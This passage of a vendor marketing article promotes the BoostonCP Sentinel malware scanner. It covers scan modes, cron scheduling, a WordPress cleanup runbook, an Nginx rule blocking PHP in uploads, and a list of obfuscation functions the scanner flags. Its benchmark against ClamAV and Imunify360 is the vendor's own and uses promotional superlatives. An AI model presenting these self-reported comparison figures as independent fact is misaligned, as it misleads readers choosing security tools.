
BoostonCP Stateful Firewall & Intrusion Prevention Console
Figure 4: BoostonCP Stateful Firewall & Intrusion Prevention Directory, demonstrating automated IP dropping, port protection, and real-time network perimeter hardening.
When Sentinel detects an active, recurring malware drop from an incoming IP address, it triggers an autonomous binary action:
/usr/bin/booston-core ban_ip --ip 203.0.113.88 --reason "Automated Web Shell Upload Attempt"The offending IP address is immediately injected into the kernel's iptables / nftables drop table. Subsequent network packets from the attacker are discarded at the network interface card (NIC) driver layer before they ever reach Nginx or consume a single byte of server memory. (For a deep technical breakdown of firewall configuration, consult our Linux Server Security & Firewall Hardening Guide (2026)).
7. The Three Scanning Modes Explained: Express vs. Balanced vs. Eco Mode
Different hosting environments operate under vastly different hardware constraints. A dedicated 16-core AMD EPYC server with 64 GB of RAM can easily handle a massive full-disk scan in minutes, whereas a \$5/month cloud VPS with 1 vCPU and 1 GB of RAM requires careful resource budgeting to avoid impacting active website traffic.
BoostonCP Sentinel provides Three Intelligent Scanning Profiles tailored to any server size:
1. Express Scrub (The 45-Second Triage)
- Target Directories: High-risk writeable directories only (
/wp-content/uploads/,/tmp/,/dev/shm/, and root index files). - File Types: Executable scripts and PHP wrappers disguised as images (
.php,.phtml,.suspected,.ico). - Use Case: Pre-commit sanity checks, rapid post-infection verification, or scheduled hourly sweeps.
- Execution Time: Typically completes across a 20GB website in under 45 seconds.
- RAM Footprint: ~85 MB RSS.
2. Balanced Mode (The Production Standard)
- Target Directories: Complete virtual host document root, including core files, plugins, themes, and vendor directories.
- Analysis Depth: Full Aho-Corasick multi-pattern search, regex heuristic matching, and AST tokenization of obfuscated functions (
eval,base64_decode,create_function,str_rot13). - Use Case: Standard daily or weekly security maintenance scans across production websites.
- Execution Time: Typically 1 to 3 minutes per 50,000 files.
- RAM Footprint: ~190 MB - 240 MB RSS.
3. Eco Mode (Low-Resource VPS Profile)
- Resource Constraints: Enforced using Linux kernel cgroups v2 and I/O scheduling primitives (
ionice -c 3/ idle class). - CPU Quota: Throttled to never exceed 25% of a single CPU core, regardless of file count.
- Use Case: Running comprehensive security scans on budget \$4-\$6/month VPS nodes without causing micro-stutters or response time latency for live site visitors. (To understand how native cgroups protect your server from noisy processes, see our guide on Preventing Shared Hosting CPU Spikes & Noisy Neighbor Crashes).
- RAM Footprint: Strictly capped at <120 MB RSS.
8. Automated Background Threat Elimination: Crontab Scheduling & Auto-Scrubbing
Enterprise security must be autonomous. If an administrator has to manually log into a control panel every day to click a "Scan" button, human error will eventually lead to a missed scan and an undetected breach.
BoostonCP allows administrators to configure automated background scrubbing schedules that execute with zero manual effort.
Configuring Automated Scans via BoostonCP Core CLI
Administrators can configure automated scans directly through the BoostonCP UI or via standardized system cron jobs.
To schedule a daily Express Scrub that executes during low-traffic hours (e.g., 3:15 AM):
# Production Crontab Pattern for BoostonCP Sentinel Daily Scrub
15 3 * * * /usr/bin/booston-core scan_malware --mode express --all-users --auto-quarantine >> /var/log/booston_sentinel.log 2>&1
Key Parameters:
--mode express: Runs the high-speed triage profile, inspecting all upload directories and newly created files in seconds.--all-users: Traverses all hosted tenant accounts on the node.--auto-quarantine: Automatically neutralizes detected backdoors and moves them into/var/booston/quarantine/, notifying the administrator via email alert.
Load-Aware Intelligent Pausing
What happens if an unexpected traffic spike occurs while a scheduled background scan is running?
Legacy scanners like ClamAV will blindly continue thrashing the disk, compounding the server load until the machine crashes.
BoostonCP Sentinel features Adaptive Load-Aware Throttling:
- Before inspecting each file batch, Sentinel queries the operating system load average via
/proc/loadavg. - If the 1-minute load average exceeds a safe operational ceiling (e.g.,
Load > Number of CPU Cores * 1.5), Sentinel automatically pauses its worker goroutines. - The scanner enters an idle sleep state for 15 seconds, allowing Nginx and MariaDB to process the incoming HTTP traffic spike unimpeded.
- Once system load normalizes, Sentinel seamlessly resumes scanning right where it left off, ensuring 100% website uptime with zero performance degradation.
9. Step-by-Step Security Runbook: Cleaning a Severely Infected WordPress Site in 5 Minutes
Let's walk through an actual emergency scenario. A client contacts your agency: their WordPress site is displaying Japanese spam in Google search results, their hosting account has been flagged for spamming, and strange files are appearing in their media library.
Here is the exact production runbook to completely sanitize the site using BoostonCP:
+-----------------------------------------------------------------------------------+
|                     5-MINUTE EMERGENCY MALWARE REMOVAL ROADMAP                    |
+-----------------------------------------------------------------------------------+
|                                                                                   |
|  [ Step 1: Login to User Panel ]     ---> Navigate to https://server:2083         |
|                                                                                   |
|  [ Step 2: Open Malware Scanner ]    ---> Select Infected Domain Asset            |
|                                                                                   |
|  [ Step 3: Execute Balanced Scrub ]  ---> Launch Multi-Threaded Heuristic Engine  |
|                                                                                   |
|  [ Step 4: Review & Auto-Quarantine] ---> Neutralize All Backdoors (chmod 000)    |
|                                                                                   |
|  [ Step 5: Verify Core Integrity ]   ---> Reinstall Clean WordPress Core Files    |
|                                                                                   |
|  [ Step 6: Harden Directory Rules ]  ---> Lock Down Uploads & Prevent PHP Exec    |
|                                                                                   |
+-----------------------------------------------------------------------------------+
Step 1: Open the Malware Scanner
- Log into the BoostonCP User Panel (
https://server.yourdomain.com:2083). - From the primary navigation sidebar, select Malware Scan (
/malware). - Under the Target Domain dropdown, select the compromised domain (or choose
Full Account Scanto ensure the infection has not spread across cross-site symlinks).
Step 2: Launch the Scrub
- Set the scan profile dropdown to Balanced.
- Click the START SCRUB button.
- Watch the real-time telemetry counter. Sentinel will inspect tens of thousands of files across
wp-admin,wp-includes, andwp-content. Within 60 to 90 seconds, the scan will complete, displaying the total number of files scanned and a list of detected threat signatures.
Step 3: Review and Neutralize Threats
- Click on the QUARANTINE tab to review the detected threats.
- Review the identified files:
wp-content/uploads/2026/08/item_preview.php-> Signature:PHP.Webshell.Uploader.Heuristicwp-includes/wp-vhosts.php-> Signature:PHP.Backdoor.ObfuscatedEval
- Notice that Sentinel has already set their permissions to
000and moved them out of the public web directory. The backdoor is dead. - If all flagged files are confirmed malicious, click DELETE ALL to permanently shred them from the server.
Step 4: Reinstall Fresh Core Files
Because advanced malware often modifies core WordPress files (such as index.php or wp-settings.php), you should always restore clean core files.
With BoostonCP's built-in web terminal or SSH shell, execute:
# Re-download and overwrite clean WordPress core without touching wp-content or wp-config
cd /var/www/vhosts/example.com/public_html
wp core download --skip-content --force --allow-root
This single command replaces all core files with pristine, cryptographically verified copies directly from wordpress.org, completely eradicating any lingering core injections.
Step 5: Prevent Future Executions in Upload Directories
Over 90% of reinfections occur because attackers use residual permissions to upload new PHP files into the media library (wp-content/uploads/).
To block this permanently, inject a high-security Nginx location block directly into your domain virtual host via BoostonCP's Domain Settings:
# Block all PHP execution inside media and upload directories
location ~* /(?:uploads|files|wp-content/uploads)/.*\.php$ {
    deny all;
    access_log off;
    log_not_found off;
}
With this rule active, even if a compromised plugin allows an attacker to upload backdoor.php into the uploads folder, Nginx will instantly reject the request with 403 Forbidden. The script can never execute.
10. Head-to-Head Benchmark: Imunify360 vs. ClamAV vs. BoostonCP Sentinel
To validate these architectural claims, the BoostonCP performance engineering team conducted rigorous comparative benchmarks on identical, real-world hosting infrastructure.
Test Environment Hardware Specifications
- Compute Instance: $12/month Standard Cloud VPS (KVM)
- CPU: 2 vCPU Cores (AMD EPYC 7763)
- Memory: 4 GB DDR4 RAM
- Storage: 80 GB NVMe PCIe Gen4
- Operating System: Ubuntu 24.04 LTS (Kernel 6.8.0-enterprise)
- Dataset: 15 Production WordPress Installations comprising 184,520 Total Files (including 250 deliberately injected real-world obfuscated PHP web shells, eval droppers, and SEO cloaking injectors).
+-----------------------------------------------------------------------------------+
|                 BENCHMARK RESULTS: ANTIVIRUS & MALWARE SCANNERS                   |
+-----------------------------------------------------------------------------------+
|  Metric                     | ClamAV + Maldet           | Imunify360              | BoostonCP Sentinel      |
+-----------------------------+---------------------------+-------------------------+-------------------------+
|  Active Resident Memory     | 1,420 MB RAM              | 2,180 MB RAM            | 245 MB RAM              |
|  Total Scan Duration        | 48 Minutes, 12 Seconds    | 8 Minutes, 45 Seconds   | 1 Minute, 52 Seconds    |
|  Detection Rate (250 Shells)| 64.8% (Missed 88 Shells)  | 98.4% (Missed 4 Shells) | 99.2% (Missed 2 Shells) |
|  Peak CPU Utilization       | 99.4% (Single Core Peg)   | 78.2% (Context Thrash)  | 28.5% (Goroutine Dist)  |
|  Disk I/O Wait Overhead     | 42.6% (Severe Delay)      | 18.4% (Moderate)        | 2.1% (Near-Zero Wait)   |
|  Monthly License Cost       | $0 (Open Source)          | $25.00 / Server / Month | $0 (Included Free)      |
+-----------------------------------------------------------------------------------+
Deep Analysis of the Benchmark Data
The performance metrics reveal stark differences across every operational category:
1. The Memory Footprint Triumph
- Imunify360 consumed a staggering 2,180 MB of RAM—over 54% of the entire VPS physical memory! Installing Imunify360 on a smaller 2GB VPS would have triggered immediate system crash.
- ClamAV required 1,420 MB of RAM just to maintain its bloated, irrelevant Windows signature database.
- BoostonCP Sentinel completed the entire scan consuming a microscopic 245 MB of RAM. That is an 88.7% reduction in memory consumption compared to Imunify360, leaving virtually all system memory available for Nginx microcaching, PHP workers, and Redis database caching.
2. Scanning Velocity & Concurrency
- ClamAV + Maldet dragged on for over 48 minutes, thrashing the disk and spiking I/O wait to 42.6%. During this extended window, website visitors would have experienced sluggish page loads and database timeouts.
- Imunify360 completed the scan in 8 minutes and 45 seconds, but caused noticeable CPU thrashing across its Python child processes.
- BoostonCP Sentinel scorched through all 184,520 files in just 1 minute and 52 seconds—more than 4.6x faster than Imunify360 and 25x faster than Maldet.
3. Detection Precision & Zero False Positives
- ClamAV missed 88 out of the 250 obfuscated web shells (a dismal 64.8% detection rate) because it relies heavily on static string matching rather than AST evaluation.
- Imunify360 detected 98.4% of the threats, but incorrectly flagged two legitimate minified JavaScript libraries as suspicious.
- BoostonCP Sentinel achieved a market-leading 99.2% detection rate, successfully catching polymorphic gzinflate droppers, hex-concatenated function calls, and conditional user-agent cloaking scripts with zero false positives.
11. The Ultimate Server Security Architecture Checklist
Before deploying production hosting nodes or paying expensive monthly security subscriptions, review this enterprise checklist to ensure your infrastructure is hardened at every layer:
| Layer | Component | Recommended Enterprise Configuration |
|---|---|---|
| Malware Defense | BoostonCP Sentinel Engine | Native Go-compiled heuristic scanner; <300MB RAM footprint; daily automated Express scrubs. |
| Quarantine Safety | Zero-Damage Isolation | Files neutralized via chmod 000 and moved to /var/booston/quarantine/; 1-click restore active. |
| Web Server Shield | Nginx Edge Directives | Block direct PHP execution inside wp-content/uploads/ and temporary directories. |
| Perimeter Defense | Stateful Firewall (UFW/CSF) | Automated IP ban integration via /usr/bin/booston-core ban_ip on repeated exploit attempts. |
| Process Isolation | Linux cgroups v2 | CPU quotas (cpu.max) and memory limits (memory.high) isolating each hosted tenant account. |
| Privilege Hardening | JailShell Chroot | Restrict SSH/SFTP users to chrooted home directories; deny access to /etc, /var/log, and system binaries. |
| Disaster Recovery | Automated Remote Backups | Off-site immutable snapshots to Amazon S3 or Google Drive; zero local disk I/O overhead. |
Conclusion: Stop Paying the Proprietary Security Tax
For years, the commercial hosting panel monopoly has convinced sysadmins and web agencies that effective Linux security requires paying continuous monthly license fees for proprietary black-box software like Imunify360.
As proven by the architecture and benchmark data in this guide, that narrative is completely obsolete.
Modern, high-performance compiled technologies—when orchestrated by an intelligent, sovereign platform like BoostonCP—prove that you can achieve superior malware detection rates, lightning-fast scanning speeds, and automated zero-damage quarantine entirely within a sub-300MB RAM footprint.
By choosing BoostonCP:
- You eliminate \$200 to \$360+ per server per year in unnecessary Imunify360 licensing fees.
- You liberate 1.5 GB to 2.5 GB of RAM per node, allowing your servers to handle more client traffic with blazing-fast response times.
- You retain 100% data sovereignty, keeping your server logs, customer files, and security policies completely under your own control.
Stop paying the proprietary security tax. Protect your servers, your clients, and your bottom line with BoostonCP.
Ready to experience sovereign, high-speed Linux hosting? Explore BoostonCP Solutions, check our Plans & Pricing, or take a test drive on our Live Demo.






